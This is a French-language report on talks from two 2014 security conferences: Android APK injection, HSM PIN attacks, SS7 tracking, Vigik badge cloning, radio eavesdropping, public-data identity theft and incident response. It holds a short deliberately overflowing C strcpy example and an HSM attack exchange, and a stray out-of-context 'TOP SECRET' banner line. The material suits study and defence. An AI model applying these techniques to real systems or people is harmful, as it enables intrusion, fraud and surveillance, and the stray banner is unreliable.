Andreas Bogk est un membre actif du CCC (Chaos Computer Club), actuellement architecte sécurité pour applications mobiles au sein de la société HERE.

Sa présentation portait sur l'outil SoftBoundCETS. Cet outil, à intégrer dans le processus de compilation des binaires, permet de prévenir les vulnérabilités de type « dépassement de tampon » (erreurs spatiales) et « use-after-free » (erreurs temporelles).

En plus de la présentation de l'outil, cette présentation a permis un rappel des bonnes pratiques lors du développement en C (vérifications à réaliser, gestion de la mémoire partagée).

Intrastructural safety

```
struct {
  char id[8];
  int account_balance;
} bank_account;
char* ptr = &(bank_account.id);
strcpy(ptr, "overflow...");
```

TOP SECRET//HCS/SI/TK//ORCON/NOFORN

Andreas a réalisé la transposition de cet outil sur le système d'exploitation FreeBSD.


> Jour 2

Vaccinating APK's
Milan Gabor & Danijel Grah

Slides
http://2014.hackitoergosum.org/slides/day2_Vaccinating_APK%E2%80%99s_Hackito-2014-MilanGabor-DanijelGrah.pdf

La première conférence de la journée, présentée par Milan Gabor et Danijel Grah (deux chercheurs de l'entreprise slovène Viris spécialisée en sécurité informatique), part d'un constat simple : Android est selon les statistiques, le système mobile le plus ciblé par les pirates.

Cette problématique est essentiellement liée aux tests des applications qui n'entrent pour ainsi dire plus dans le processus de développement. Autre constat, les développeurs comme les utilisateurs sont davantage concentrés sur les fonctionnalités plutôt que sur les composants de sécurité. Tous ces éléments offrent donc de multiples vecteurs d'attaques.



Après avoir rappelé les bases des applications Android (qu'est-ce qu'un .apk, Java, principe des Activities, Services, etc.), les deux conférenciers ont évoqué les méthodes permettant de reverser des applications en listant quelques outils utilisés (Dex2Jar, JD-GUI, etc.) ainsi qu'en rappelant la différenciation entre analyse statique (lecture du code) et dynamique (monitoring, remoting, debugging, etc.).
Ils ont ensuite présenté leur projet permettant d'injecter un service au sein d'une application via l'utilisation des outils Fino et BeanShell. Ils peuvent ensuite analyser et modifier le comportement de l'application lors de son exécution (modification des valeurs des variables, appels de fonctions arbitraires, exécution de code Java).

Une démonstration a été réalisée leur permettant de tricher dans des jeux (la modification des variables en temps réel leur permettant d'obtenir le meilleur score), mais cela pourrait également servir à envoyer des SMS d'urgence (classe 0), consulter des informations normalement inaccessibles, etc.

L'objectif est désormais de tout réunir en un seul et même outil et si possible d'injecter le service en amont et non en réinstallant l'APK.

The government as your hacking partner: using public data to block passports, national ID cards, steal tax data, and other mischievous deeds
José Garduño

José Garduño a ensuite présenté une étude opposant la politique de publication des données du gouvernement chilien (transparence de l'information) au respect de la vie privée.

José est parti d'éléments publiés sans restriction sur les bases de données du gouvernement (nom, adresse, numéro d'identité, sexe). Ces informations ont pu être utilisées pour obtenir d'autres données. De proche en proche, il a ainsi pu réaliser une cartographie complète des informations accessibles pour n'importe quel citoyen chilien (famille, numéro d'immatriculation, numéro de passeport, données médicales, fonds de pension, etc.).

Les informations obtenues sont suffisantes pour usurper une identité ou réaliser des actions à la place d'une personne (révocation ou création de documents officiels, récupération d'actes de naissance/mariage/décès, etc.).
Il a également développé un outil (basé sur le framework python Django et sur diverses bibliothèques) permettant d'automatiser cette agrégation d'éléments d'identité.

Il a par ailleurs réalisé une application de phishing utilisant ces éléments. L'application simule le comportement d'un serveur vocal interactif afin de demander à l'utilisateur des informations confidentielles complémentaires.

Il a ensuite élargi cette problématique de la confidentialité des données personnelles en ajoutant qu'en plus des données publiées par le gouvernement, les utilisateurs publient eux aussi de nombreuses informations sensibles (réseaux sociaux, blogs, etc.).

Hardware Security Modules: attacks and secure configuration

Graham Steel

Slides

http://2014.hackitoergosum.org/slides/day2_Hardware_Security_Modules:attacks_and_secure_configuration_Graham_Steel_hes2014.pdf

Graham Steel a ensuite parlé des Modules Matériel de Sécurité (HSM). Les HSM sont des équipements cryptographiques ayant pour fonction de conserver les clés privées dans les infrastructures de gestion des clés (applications gouvernementales, guichets automatiques, systèmes de paiement). Ces équipements et leur contenu sont réputés inviolables.

Attack (Bond, 2001) (part 2)

Key Import

Host → HSM : { pdk } $_{kek \oplus pin}$, data,
{ kek ⊕ pin ⊕ data } $_{km \oplus imp}$

HSM → Host : { pdk } $_{km \oplus data}$

Encrypt data

Host → HSM : { pdk } $_{km \oplus data}$, pan

HSM → Host : { pan } $_{pdk}$ (= PIN!)

Graham prend pour exemple la génération de code PIN par un HSM, et montre qu'en influant sur les différentes entrées fournies à l'équipement, et à l'aide de multiples essais, il est possible d'obtenir des informations partielles sur le PIN généré (valeur de certains chiffres du PIN), voir le PIN complet.

Afin d'illustrer ces principes, Graham a présenté les différentes attaques déjà connues et les informations qu'elles permettent de récupérer (« ISO-0 Reformatting attack », « Extended Reformat Attack », « Statistical Attack », etc.)

OSMOSIS – Open Source Monitoring Security Issues


Christian Sielaff & Daniel Hauenstein

Slides

http://2014.hackitoergosum.org/slides/day2_OSMOSIS_HES2014.pdf

Pour terminer cette seconde journée, Christian Sielaff & Daniel Hauenstein ont présenté OSMOSIS (Open Source Monitoring Security Issues). La principale question était : « Comment profiter des solutions de supervision afin de compromettre un réseau ? »

Afin de mener à bien leur étude, ils ont examiné plusieurs solutions basées sur des logiciels Open Source (CACTI, NAGIOS, ICINGA, Check_mk). Ces dernières présentent de nombreux avantages : libres et gratuites, mais la sécurité et les failles liées peuvent apporter de nombreuses problématiques sur un réseau.



L'analyse de ces produits a permis d'identifier de nombreuses failles (XSS, des CSRF, des RCE, Buffer Overflow, etc.) les ayant conduits jusqu'à l'obtention d'un Shell persistant. Ceci leur a permis de contourner les restrictions réseau et de rebondir vers le réseau interne de l'entreprise.

Enfin, des solutions de mitigation ont été présentées afin de prévenir ces attaques (il s'agit dans la plupart des cas de bonnes pratiques à mettre en place côté développement).


Les vulnérabilités ont été remontées aux éditeurs, mais seuls NAGIOS et Icinga ont réalisé une mise à jour de leur application. D'autres éditeurs se sont montrés moins collaboratifs (absence de réponse, rejet de l'audit, etc.)

> Jour 3

Suricata 2.0, Netfilter and the PRC
Éric Leblond


Slides
http://2014.hackitoergosum.org/slides/day3_suricata_netfilter_prc_eric_leblond.pdf

Cette troisième et dernière journée de conférence fut initiée par Éric Leblond. Ce dernier a présenté les améliorations sur l'application Suricata.
Suricata est un IDS (Intrusion Detection System) Open Source chargé d'identifier les activités suspectes au niveau des trames réseau, en se basant sur des règles définies par l'administrateur à l'aide du langage LUA.



Pour cela, Suricata s'appuie sur une architecture multithread performante afin d'exploiter pleinement les ressources des systèmes modernes et une identification des protocoles de manière précise afin de permettre une bonne granularité des règles et réduire le nombre de faux positifs.
Les capacités de cet outil permettent la réalisation de nombreuses tâches : extraction des fichiers transitant sur le réseau, vérification de la validité des chaînes de certification lors d'une connexion entre un client et un serveur distant (prévention des attaques par interception de flux), etc. Il offre de plus une lecture facilitée des logs via une interface séduisante et permettant l'extraction de statistiques (représentation sous forme de graphiques, camemberts, etc.).

La présentation a été illustrée par la détection par Suricata de requêtes malveillantes ciblant la vulnérabilité Heartbleed.



Suricata avait été développé par Victor Julien et Matthew Konkmann, qui ont fondé pour cela la fondation Open Information Security Foundation (OISF). Il offre une alternative de plus en plus crédible face à son concurrent Snort.

Worldwide attacks on SS7 network
Alexandre De Oliveira & Pierre-Olivier Vauboin

Slides
http://2014.hackitoergosum.org/slides/day3_Worldwide_attacks_on_SS7_network_P1security_Hackito_2014.pdf

Alexandre De Oliveira et Pierre-Olivier Vauboin, consultants chez P1 Security, ont présenté des attaques réalisables sur les réseaux de téléphonie mobile. Ces attaques exploitent des vulnérabilités au niveau du cœur de réseau de l'opérateur et au niveau des terminaux mobiles.

La présentation a commencé par un rappel des composants et du fonctionnement des architectures télécom (2G/3G). Alexandre et Pierre-Olivier ont ensuite insisté sur le fonctionnement du protocole SS7, utilisé pour les échanges entre les composants du réseau.

Une fois la partie théorique achevée, des scénarios d'attaque concrets ont été illustrés. Après avoir réalisé une reconnaissance des différents équipements sur le réseau d'un opérateur, les chercheurs de P1 ont ainsi été capables de localiser la position des utilisateurs connectés à ce réseau téléphonique. Ils ont de plus été capables d'émettre des appels ou des SMS depuis le numéro de leur choix, à l'échelle nationale et internationale

En fin de conférence, des solutions de mitigation ont été présentées. Néanmoins, celles-ci sont encore imparfaites et peuvent être contournées.

A common weakness in RSA signatures: extracting public keys from communications and embedded devices
Renaud Lifchitz

Slides
http://2014.hackitoergosum.org/slides/day3_A_common_weakness_in_RSA_signatures:extracting_public_keys_from_communications_and_embedded_devices_Renaud_Lifchitz_hes2014.pdf

Lors de cette conférence, le français Renaud Lifchitz, consultant chez Oppida, nous a présenté des méthodes d'extraction de la clé publique en analysant des signatures de messages.
En effet, il peut arriver malgré son nom que la clé publique ne soit pas publiée (communications entre terroristes, clé

embarquée au sein d'un équipement fermé, etc.).

Renaud Lifchitz a tout d'abord rappelé le fonctionnement de la cryptographie asymétrique, dans son cas l'algorithme RSA, ainsi que les différentes méthodes actuelles connues pour factoriser de grands nombres entiers (recherche de petits facteurs dans de grands nombres ou recherche de grands facteurs dans de petits nombres).
Il a ensuite rappelé la construction d'une signature cryptographique et démontré comment il était possible d'extraire une clé publique en ne possédant que deux messages initiaux et leurs signatures.

Si la présentation semblait très théorique, il a ensuite montré une application pratique de cette vulnérabilité sur le badge Vigik. Ce badge permet aux agents des services nationaux (La Poste, EDF, France Telecom, etc.) d'accéder aux immeubles.

Ce badge n'est valable que temporairement dans le temps et doit être « réinitialisé » régulièrement. Les institutions publiques possèdent une clé privée qui va signer un message contenu au sein du badge. Les lecteurs contiennent les clés publiques des différentes entreprises et vérifient la validité de la signature.

Après avoir reversé le fonctionnement des badges, Renaud a été capable d'extraire leur contenu (signatures RSA) et de cloner les différents badges. En réutilisant la vulnérabilité précédemment identifiée, il a de plus été capable d'identifier les clés publiques de chacun des organismes (France Telecom, La Poste, etc.)

Ruby on Rails exploitation and effective backdooring
Joernchen of Phenoelit

Joernchen of Phenoelit a conclu cette édition de la HES en nous présentant des vulnérabilités liées au framework web « Ruby on Rails », basé sur le langage de programmation Ruby.

Joernchen a commencé par rappeler le fonctionnement de Ruby on Rails, l'architecture MVC utilisée par le framework et l'arborescence d'un projet standard.

Il nous a ensuite présenté les vulnérabilités classiques rencontrées sur cet environnement : l'absence de contrôles et d'assainissement sur les paramètres (comme dans beaucoup d'autres langages) pouvant mener à différents types d'injection (SQL, code, etc.). De plus, le framework présente aussi différentes vulnérabilités au niveau de la gestion et du traitement des sessions (sessions persistantes d'une connexion à l'autre, injection de code dû à un mauvais traitement des cookies de session, etc.)

L'ensemble de la présentation s'est appuyé sur des mini-exemples de chacun de ces cas.

GsDays

par Etienne BAUDIN

Conférence plénière

La Conférence plénière accueillait Alain Juillet, Président du CDSE (Club des Directeurs de Sécurité des Entreprises) et Patrick Chambet (Responsable du Centre de Sécurité Groupe, C2S - Groupe Bouygues).
Elle était animée par Jérôme Saiz, Rédacteur en Chef de Qualys Magazine.

Cette conférence avait pour ambition de répondre à la question : Protection des libertés individuelles et respect de la vie privée : peut-on encore y croire ?

Plusieurs sujets ont été abordés, notamment les révélations de l'ancien consultant Edward Snowden, l'internet des objets, mais également l'exploitation de failles de sécurité par des réseaux de cybercriminels, l'adoption de la Loi de Programmation Militaire ou encore de celle relative à la Géolocalisation. Nous vous proposons ici un retour sur les principaux sujets qui ont marqué cette conférence.

Le débat a tout d'abord porté sur les impacts des publications d'Edward Snowden pour la sécurité en entreprise. Les intervenants voient deux périodes distinctes. Celle avant les révélations et celle d'après.

Avant celles-ci, on supposait que certaines agences procédaient à des écoutes massives de la population, mais aussi des chefs d'État et membres des gouvernements. On se doutait aussi que le centre de données de la NSA en construction en Utah était un signe des capacités importantes de l'agence. À ce titre, en 2013, Forbes estimait de 3 à 12 exabytes (millions de tera-octets) sa capacité de stockage. Les capacités de l'agence suscitaient ainsi tous les fantasmes des professionnels.

On était cependant très loin des faits. Nous n'avions aucune idée des moyens utilisés, des volumes enregistrés et de la créativité de l'agence pour nuire à la vie privée des Internautes. Ces révélations ont montré que ce que certains appelaient de la « paranoïa » était bien réel. Les agences de renseignements n'ont aujourd'hui presque aucune limite.

Pour Alain Juillet et Patrick Chambet, cela démontre le besoin de nommer un Responsable de la Sécurité des Systèmes d'Information en entreprise. Et l'impact s'est vite fait ressentir, on a pu observer une explosion de l'utilisation du protocole HTTPS pour le chiffrement des pages web, ainsi que du chiffrement S-MIME pour les emails.

Ces révélations n'ont pas uniquement touché les professionnels de la sécurité. Les utilisateurs ont aussi été sensibilisés de facto par les médias grands publics. Les spécialistes craignaient d'ailleurs que ce soit éphémère et que des comportements dangereux réapparaissent.

La conversation a ensuite évolué vers l'internet des objets, une grande préoccupation à l'heure actuelle.

Aujourd'hui, lorsque nous envoyons des données sur Internet, il s'agit d'une action choisie. À l'avenir ce ne sera probablement plus le cas. Les prémices s'en font sentir dès à présent. En effet, certains véhicules sont capables de communiquer des données techniques avec leur fabricant. L'objectif annoncé étant d'améliorer la qualité des véhicules en comprenant mieux les sources de problèmes. Néanmoins, les constructeurs peuvent connaître n'importe quelle donnée des utilisateurs, tels que leur localisation, leur vitesse moyenne et maximale, ainsi que leurs habitudes.

Au CES de Las Vegas étaient présentés les premiers objets connectés. Ces derniers allaient de la balance, au réfrigérateur. La préoccupation est qu'à l'avenir, il ne sera plus possible de choisir les données qui seront ainsi mises en ligne. Tous nos objets de la vie courante seront connectés et pourront nous apporter divers services en envoyant sur le web nos données personnelles.

La seconde grande préoccupation liée à ces systèmes est leur sécurité. Bruce Schneier l'indiquait récemment dans un billet publié sur son blog. D'une part, ces systèmes communicants ne bénéficient généralement pas de mises à jour. D'autres parts, il n'est pas rare de s'apercevoir que les systèmes embarqués sont vulnérables, voire même déjà exploités alors même qu'ils viennent d'être achetés. Selon Schneier, le problème provient de la chaine de fabrication qui ne prend pas du tout en compte les problématiques de sécurité. La situation actuelle serait pire que dans les années 1990 lorsque les logiciels et les systèmes d'exploitation contenaient des failles de sécurité critiques particulièrement difficiles à corriger. À titre d'exemple, des réfrigérateurs connectés, ou autres webcams autonomes auraient déjà été impliqués dans certaines attaques.

Pour les deux intervenants, c'est donc dès aujourd'hui qu'il faut traiter ces problématiques avant qu'elles ne nous submergent. Il faut que la notion de respect de la vie privée soit intégrée au même titre que l'accent mis sur les nouvelles fonctionnalités et les promesses de ces nouveaux outils.

C'est sur ces différentes problématiques, qui montrent une vision pessimiste de la situation actuelle que les Global Security Days 2014 ont été lancés.

War Stories from the Cloud

Emmanuel Macé, Akamai Technologies

Slides

http://www.globalsecuritymag.fr/fichiers/gsdays2014/FICHIERS/PRESENTATION/Presentation-AKAMAI.pdf


Akamai est une société américaine qui met à disposition des serveurs de cache pour les entreprises. Retour sur plusieurs attaques par déni de service qui ont été observées par Akamai.

En 2012, suite à la publication d'une vidéo américaine anti-islam, l'opération Ababil a été lancée. D'importants dénis de service distribués ont ainsi été réalisés sur des banques notamment. Cette vague d'attaque a duré environ un an.

La première phase de cette attaque était une attaque par réflexion DNS. Elle a duré environ deux mois. Il s'agissait d'une attaque applicative, limitée sur la couche 7 du modèle OSI.

La seconde phase a eu lieu en janvier. Pour les quatre banques ciblées, Akamai avait pu décharger le trafic sans impact réel sur les sites de leurs clients.

La troisième phase a démarré début mars. Un pic de 4 millions de requêtes par minute a pu être observé, soit 70 fois le trafic normal. Akamai réussissait également à préserver le volume de données envoyé au site origine.



La dernière phase a eu lieu fin juillet. Des pics de 4,4 millions de requêtes HTTP par minute ont pu être observés. L'infrastructure DNS avait aussi été ciblée.

Akamai a observé l'an dernier des attaques sophistiquées et importantes. D'après son expérience, l'entreprise a retenu que les attaques sont plus fortes et plus rapides qu'auparavant. Elles s'attaquent à des couches non protégées telles que les couches 3 ou 7 du modèle OSI.

La charte informatique face aux nouveaux usages en entreprise


Frédéric Connes et Amélie Paget, Hervé Schauer Consultants

Slides

http://www.globalsecuritymag.fr/fichiers/gsdays2014/FICHIERS/CONFERENCE/Conf-Frederic-Connes+Amelie-PAGET.pdf

Frédéric Connes et Amélie Paget, deux consultants travaillant chez HSC ont présenté l'évolution de la charte informatique en entreprise.

En effet, il est important de définir une charte en accord avec l'apparition des nouveaux usages de l'outil informatique. Que ce soit le BYOD, le Cloud, les réseaux sociaux ou encore la mobilité, il est nécessaire d'encadrer leur déploiement pour assurer la maitrise du Système d'Information.



Selon HSC, afin de disposer d'une charte informatique moderne, il est important de spécifier les droits et devoirs des utilisateurs dans la charte informatique pour :

- le BYOD : la charte ne doit pas se limiter aux smartphones ou ordinateurs personnels, mais à tous les objets pouvant contenir des données de l'entreprise (exemple : Google Glasses, dictaphones) ;
- la mobilité ;
- la sauvegarde de données sur smartphone : lorsqu'un utilisateur réalise une sauvegarde de ses données sur son ordinateur personnel, des données de l'entreprise pourraient y être enregistrées ;
- le BYOS (Bring Your Own Service) : il s'agit d'autoriser ou d'interdire des services tels que Dropbox, Box.com ou autres, qui sont des outils personnels utilisés à des fins professionnelles ;
- le partage de connexion 3G/4G : via l'utilisation de tels systèmes, le trafic est invisible pour les outils de sécurité de l'entreprise ;
- autorisation ou restriction du WiFi et du VPN ;
- le COPE (Corporate Owned, Personnaly Enabled) : mise à disposition de l'ordinateur par l'entreprise qui peut être utilisé dans un cadre personnel ;
- la biométrie à des fins d'authentification, qu'elle soit implémentée sur téléphone ou ordinateur ;
- l'usage des réseaux sociaux au sein de l'entreprise à des fins personnelles ou professionnelles.


Gestion des comptes à privilèges

Christophe Guéguen, Harmonie Technologie

Slides

http://www.globalsecuritymag.fr/fichiers/gsdays2014/FICHIERS/CONFERENCE/Conf-Christophe-GUEGUEN.pdf

Le directeur technique de la société Harmonie Technologie a présenté une conférence abordant le sujet de la gestion des risques liés aux comptes à privilèges.



Christophe Guéguen est revenu sur l'importance de ces comptes qui font courir à l'entreprise des risques de type :

- opérationnel ;
- conformité ;
- et sécurité.

Différentes problématiques sont associées à ces risques :

- augmentation du nombre de systèmes à gérer ;
- diminution des effectifs ;
- raccourcissement du « time to market » ;
- en terme de conformité à diverses normes (PCI DSS par exemple) liées au modèle économique et au secteur d'activité de l'entreprise. Elles nécessitent souvent de respecter différentes règlementations pour l'amélioration de la sécurité du SI.
- en terme de sécurité de l'entreprise pouvant engendrer des pertes financières, une indisponibilité du service, un vol de données, ainsi qu'une dégradation de l'image de la société.


La solution que recommande Harmonie Technologie, pour

couvrir ces risques est d'utiliser un ensemble de fonctionnalités autour de la gestion des comptes d'administration et des administrateurs. Trois grands thèmes sont donc nécessaires :

- l'IAM pour la gestion des mots de passe des comptes partagés ;
- le SSO pour la gestion des accès des comptes à privilèges ;
- le SIEM pour la supervision.

Il a ensuite présenté un retour d'expérience afin d'en comprendre les difficultés techniques et organisationnelles liées à la mise en place de tels outils. Il a mis l'accent sur des réflexions à avoir sur l'architecture en place et les modes opératoires des équipes. Enfin, il a également évoqué plusieurs aspects structurants à considérer :

- l'inventaire des comptes à privilèges ;
- la mise en œuvre de règles de traitement des comptes dans les applications ;
- la définition et la maintenance des profils d'administration ;
- la mise en œuvre d'une gouvernance ;
- et enfin, la définition d'une gestion du changement.



Démonstrations d'attaques radios


Renaud Lifchitz, Oppida

Slides

http://www.globalsecuritymag.fr/fichiers/gsdays2014/FICHIERS/CONFERENCE/Conf-ARCSI-Renaud-Lifchitz.pdf

Renaud Lifchitz a présenté différentes attaques radios par écoute passive, brouillage, et usurpation.

En effet, de nombreux outils de communication utilisent des canaux radio et ne sont pas ou peu chiffrés. Il est dès lors plus ou moins aisé de réaliser ces types d'attaques.



Lors de ses démonstrations, le conférencier a pu montrer qu'avec des moyens restreints il était possible d'écouter les communications issues de téléphones de type DECT ou de casques sans fil.

Pour cela, il a utilisé une clé USB permettant de recevoir la TNT, connectée à une antenne. En temps normal, le chipset de cette clé ne permet de recevoir que sur une plage de fréquences restreinte. Cependant cette limitation est logicielle et peut être contournée pour couvrir une plage beaucoup plus importante. La clé utilisée coûte seulement 20 € et ne supporte pas l'émission d'ondes radio. Des outils plus performants permettant d'émettre sont disponibles à partir de 200€ (jusqu'à 1500€).

La partie logicielle, quant à elle, repose sur le projet GNU Radio Companion sur un système Ubuntu. Celui-ci permet de traiter les flux radio reçus par la clé. En sélectionnant la bonne plage de fréquence, il est alors possible d'écouter les ondes radio reçues par un casque sans fil.

Il est également possible de géolocaliser en temps réel les avions. En effet, ceux-ci transmettent leur position aux tours de contrôle au travers d'un protocole non chiffré. Pour cela, le logiciel dump1090 est disponible. Il permet de connaître la position des avions à proximité, mais aussi d'autres informations telles que la vitesse actuelle de l'appareil. Ces

informations peuvent être exportées afin de visualiser les trajectoires des avions via Google Maps.

Par ailleurs, les communications GSM sont elles aussi accessibles facilement. Les projets AirProbe et OsmocomBB en sont des exemples. Le premier permet d'écouter, démoduler puis analyser les données GSM captées. Le second permet, lui, de répertorier sur une carte les utilisateurs du réseau à proximité.

La sécurité des ondes radios est donc critique à l'heure actuelle. Les protocoles souffrent de l'absence de chiffrement, d'authentification, de signature, de mécanismes anti-rejeu ou encore anti-brouillage.

Ceci reflète l'importance de penser à la sécurisation dès la conception des protocoles (security by design) et non une fois qu'ils sont implémentés. La sécurisation du périmètre physique est pour l'heure souvent la seule solution de contournement.

Get-IncidentResponse

Julien Bachmann et Sylvain Pionchon, SCRT

Slides

http://www.globalsecuritymag.fr/fichiers/gsdays2014/FICHIERS/CONFERENCE/Conf-Julien-Bachmann+Sylvain-Pionchon.pdf

Deux ingénieurs en sécurité de la société SCRT ont réalisé une présentation traitant de la prévention et de l'analyse de cyber-attaques.

Ces ingénieurs sont partis du constat que les défenses actuelles qu'elles soient périmétriques, antivirales, ou à base d'IDS, ne permettent pas de répondre à un incident. À l'heure actuelle, un incident est bien souvent détecté lorsque le métier de l'entreprise est impacté. Ce type d'incident est souvent difficilement traçable à cause de l'absence ou du manque de données.

Pour répondre à cette problématique, ils proposent d'utiliser des journaux d'évènements disponibles. Pour cela, ils ont tenté de répondre aux traditionnelles problématiques qu'ils apportent :

- le besoin de grandes ressources pour trier ;
- la difficulté pour repérer les événements suspicieux ;
- la difficulté pour limiter le bruit (Target était par exemple débordé par les alertes).

Pour commencer, ils ont montré la partie « reconnaissance » d'une attaque. Durant cette phase, le pirate cherchera à connaître les machines actives et les services accessibles. Il réalisera pour cela un scan de ports et partira à la recherche de sessions anonymes.
Ils ont montré que ces recherches pouvaient être découvertes facilement dans les fichiers de logs via l'utilisation de Powershell.

De la même façon, ils ont pu montrer qu'il était facilement possible d'observer dans les journaux d'évènements différents types d'évènements suspects :

- l'arrêt inopiné d'application ;
- des attaques par recherche exhaustive ;
- des attaques par extraction de condensat ;
- des attaques d'extraction des mots de passe depuis la mémoire.

Ils ont aussi mis en valeur le logiciel EMET (Enhanced Mitigation Experience Toolkit) qui permet de réaliser une détection avancée des attaques.

Post-exploitation, le pirate cherchera à élever ses privilèges, à garder un accès ou à exfiltrer des données.
Il est donc nécessaire d'enregistrer les modifications apportées à plusieurs privilèges dangereux tels que « SeDebugPrivilege ». Ils conseillent aussi de comparer les hash d'exécutables potentiellement malveillants avec des outils en ligne ou locaux. À cette fin, ils proposent l'utilisation d'AppLocker (déployable par GPO) pour bloquer/détecter des programmes non utilisés.

Concernant les comptes, il est nécessaire de surveiller la création de comptes dans l'Active Directory :

- l'ajout dans un groupe privilégié ;
- les comptes sans expiration ;
- les comptes verrouillés, déverrouillés ou supprimés.

Powershell, qui permet d'automatiser toutes ces tâches, est donc la solution idéale pour trouver les informations dans l'Active Directory et dans les journaux d'évènements Windows.

Enfin, concernant les connexions réseaux, les deux intervenants suggèrent de :

- surveiller les requêtes HTTP, FTP, IRC ou encore SMTP ;
- se baser sur des listes noires en ligne d'IP/DNS ;
- d'identifier les connexions vers l'extérieur (netstat –ano) ;
- d'analyser les journaux d'évènements des requêtes DNS.

La nouvelle base de données obligatoire du Comité d'Entreprise : comment organiser la divulgation d'informations stratégiques et protéger le secret des affaires ?

Diane Mullenex et Guillaume Bellmont, Pinsent Masons LLP

Slides
http://www.globalsecuritymag.fr/fichiers/gsdays2014/FICHIERS/CONFERENCE/Conf-Diane-Mullenex+Guillaume-BELLMONT.pdf

